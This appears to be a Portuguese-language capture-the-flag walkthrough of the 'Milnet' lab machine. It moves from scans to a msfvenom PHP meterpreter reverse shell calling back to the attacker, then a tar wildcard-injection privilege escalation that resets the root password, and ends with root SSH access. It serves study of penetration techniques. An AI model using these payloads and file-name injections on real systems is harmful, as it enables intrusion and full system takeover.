

Milnet

IP da máquina: 192.168.2.105 // MAC: 08:00:27:3F:43:79

Resultados do nmap:

nmap -A -v 192.168.2.110

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 9b:b5:21:38:96:7f:85:bd:1b:aa:9a:70:cf:db:cd:36 (RSA)
|_   256 93:30:be:c2:af:dd:81:a8:25:2b:57:e5:01:49:91:57 (ECDSA)
|_   256 37:40:2b:cc:27:ae:89:22:d0:d2:65:65:c4:9b:53:42 (ED25519)
80/tcp    open  http      lighttpd 1.4.35
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:3F:43:79 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do nikto:


nikto -h http://192.168.2.110

```
-----
+ Server: lighttpd/1.4.35
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ 7915 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2020-06-14 10:49:44 (GMT-3) (39 seconds)
-----
```

Resultados do dirb:

```
---- Scanning URL: http://192.168.2.110/ ----
+ http://192.168.2.110/index.php (CODE:200|SIZE:145)
+ http://192.168.2.110/info.php (CODE:200|SIZE:64233)
```

http://192.168.2.110/info.php

<div> <div>phpinfo()</div> <div> <div>Preferences</div> <div></div> </div> </div> <div> <div>192.168.2.110/info.php</div> <div> <div></div> <div></div> <div></div> <div></div> <div></div> </div> </div>	
<div> <div>PHP Version 7.0.33-0ubuntu0.16.04.15</div> <div>  </div> </div>	
System	Linux seckenheim.net.mil 4.4.0-184-generic #214-Ubuntu SMP Thu Jun 4 10:14:11 UTC 2020 x86_64
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/cgi
Loaded Configuration File	/etc/php/7.0/cgi/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/cgi/conf.d
Additional .ini files parsed	/etc/php/7.0/cgi/conf.d/10-opcache.ini, /etc/php/7.0/cgi/conf.d/10-pdo.ini, /etc/php/7.0/cgi/conf.d/20-calendar.ini, /etc/php/7.0/cgi/conf.d/20-ctype.ini, /etc/php/7.0/cgi/conf.d/20-exif.ini, /etc/php/7.0/cgi/conf.d/20-fileinfo.ini, /etc/php/7.0/cgi/conf.d/20-ftp.ini, /etc/php/7.0/cgi/conf.d/20-gettext.ini, /etc/php/7.0/cgi/conf.d/20-iconv.ini, /etc/php/7.0/cgi/conf.d/20-json.ini, /etc/php/7.0/cgi/conf.d/20-phar.ini, /etc/php/7.0/cgi/conf.d/20-posix.ini, /etc/php/7.0/cgi/conf.d/20-readline.ini, /etc/php/7.0/cgi/conf.d/20-shmop.ini, /etc/php/7.0/cgi/conf.d/20-sockets.ini, /etc/php/7.0/cgi/conf.d/20-sysvmsg.ini, /etc/php/7.0/cgi/conf.d/20-sysvsem.ini, /etc/php/7.0/cgi/conf.d/20-sysvshm.ini, /etc/php/7.0/cgi/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012.NTS
PHP Extension Build	API20151012.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled


Criando um exploit com o msfvenom:

```
root@kali:~# msfvenom -p php/meterpreter/reverse tcp lhost=192.168.2.108 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.2.108'; $port = 443; if (($f = 'stream socket_client') &&
is_callable($f)) { $s = $f("tcp://{ip}:{port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &
& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_c
allable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket func'); } if (!$s) { die('no socket');
} switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type
; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_f
unction('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~# nano teste.php
root@kali:~#
```


Iniciando o servidor:

```
root@kali:~# python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

BurpSuite:



Alterando a rota:



Iniciando uma escuta com o metasploit:

```

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > lhost 192.168.2.108
[-] Unknown command: lhost.
msf5 exploit(multi/handler) > set lhost 192.168.2.108
lhost => 192.168.2.108
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.108:443

```

Sessão aberta:

```

[*] Sending stage (38288 bytes) to 192.168.2.110
[*] Meterpreter session 1 opened (192.168.2.108:443 -> 192.168.2.110:50420) at 2020-06-14 11:06:55 -0300

meterpreter > shell
Process 6204 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux seckenheim.net.mil 4.4.0-184-generic #214-Ubuntu SMP Thu Jun 4 10:14:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

```

Arquivo cron:

```

cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 * * * * root    /backup/backup.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#

```

Criando alguns arquivos no diretório /var/www/html:

```
echo "" > '--checkpoint=1'
```

```
echo "" > '--checkpoint-action=exec=sh shell.sh'
```

```
echo 'echo "ro0t:123456" | chpasswd' > shell.sh
```

```

cat /backup/backup.sh
#!/bin/bash
cd /var/www/html
tar cf /backup/backup.tgz *
cd /var/www/html
ecgi '' > '--checkpoint=1'
/bin/sh: 14: ecgi: not found
echo '' > '--checkpoint=1'
echo '' > '--checkpoint-action=exec=sh shell.sh'
echo 'echo "root:123456" | chpasswd' > shell.sh
ls -al
total 152
-rw-r--r-- 1 www-data www-data 1 Jun 14 17:02 --checkpoint-action=exec=sh shell.sh
-rw-r--r-- 1 www-data www-data 1 Jun 14 17:01 --checkpoint=1
drwxr-xr-x 2 www-data www-data 4096 Jun 14 17:03 .
drwxr-xr-x 3 root root 4096 May 21 2016 ..
-rwxrwxrwx 1 www-data www-data 90 Jun 14 16:41 access.sh
-rw-r--r-- 1 root root 73450 Aug 6 2015 bomb.jpg
-rw-r--r-- 1 root root 3901 May 21 2016 bomb.php
-rw-r--r-- 1 root root 124 May 21 2016 content.php
-rw-r--r-- 1 root root 3356 Jun 12 23:05 index.lighttpd.html
-rw-r--r-- 1 root root 145 May 21 2016 index.php
-rw-r--r-- 1 www-data www-data 20 May 21 2016 info.php
-rw-r--r-- 1 root root 109 May 21 2016 main.php
-rw-r--r-- 1 root root 18260 Jan 22 2012 mj.jpg
-rw-r--r-- 1 root root 532 May 21 2016 nav.php
-rw-r--r-- 1 root root 253 May 22 2016 props.php

```

```

-rw-r--r-- 1 www-data www-data 30 Jun 14 17:03 shell.sh
-rw-r--r-- 1 www-data www-data 32 Jun 14 16:50 test.sh

```

Root:

Senha: 123456

```

root@kali:~# ssh root@192.168.2.110
The authenticity of host '192.168.2.110 (192.168.2.110)' can't be established.
ECDSA key fingerprint is SHA256:q26VY0+zPFYF+vxU8EhtjGn/d5BmiUjb/qTeoGAYGlk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.110' (ECDSA) to the list of known hosts.
root@192.168.2.110's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-184-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

128 packages can be updated.
6 updates are security updates.

Last login: Sun May 22 21:04:14 2016 from 192.168.0.79
root@seckenheim:~# id
uid=0(root) gid=0(root) groups=0(root)
root@seckenheim:~# uname -a
Linux seckenheim.net.mil 4.4.0-184-generic #214-Ubuntu SMP Thu Jun 4 10:14:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
root@seckenheim:~#

```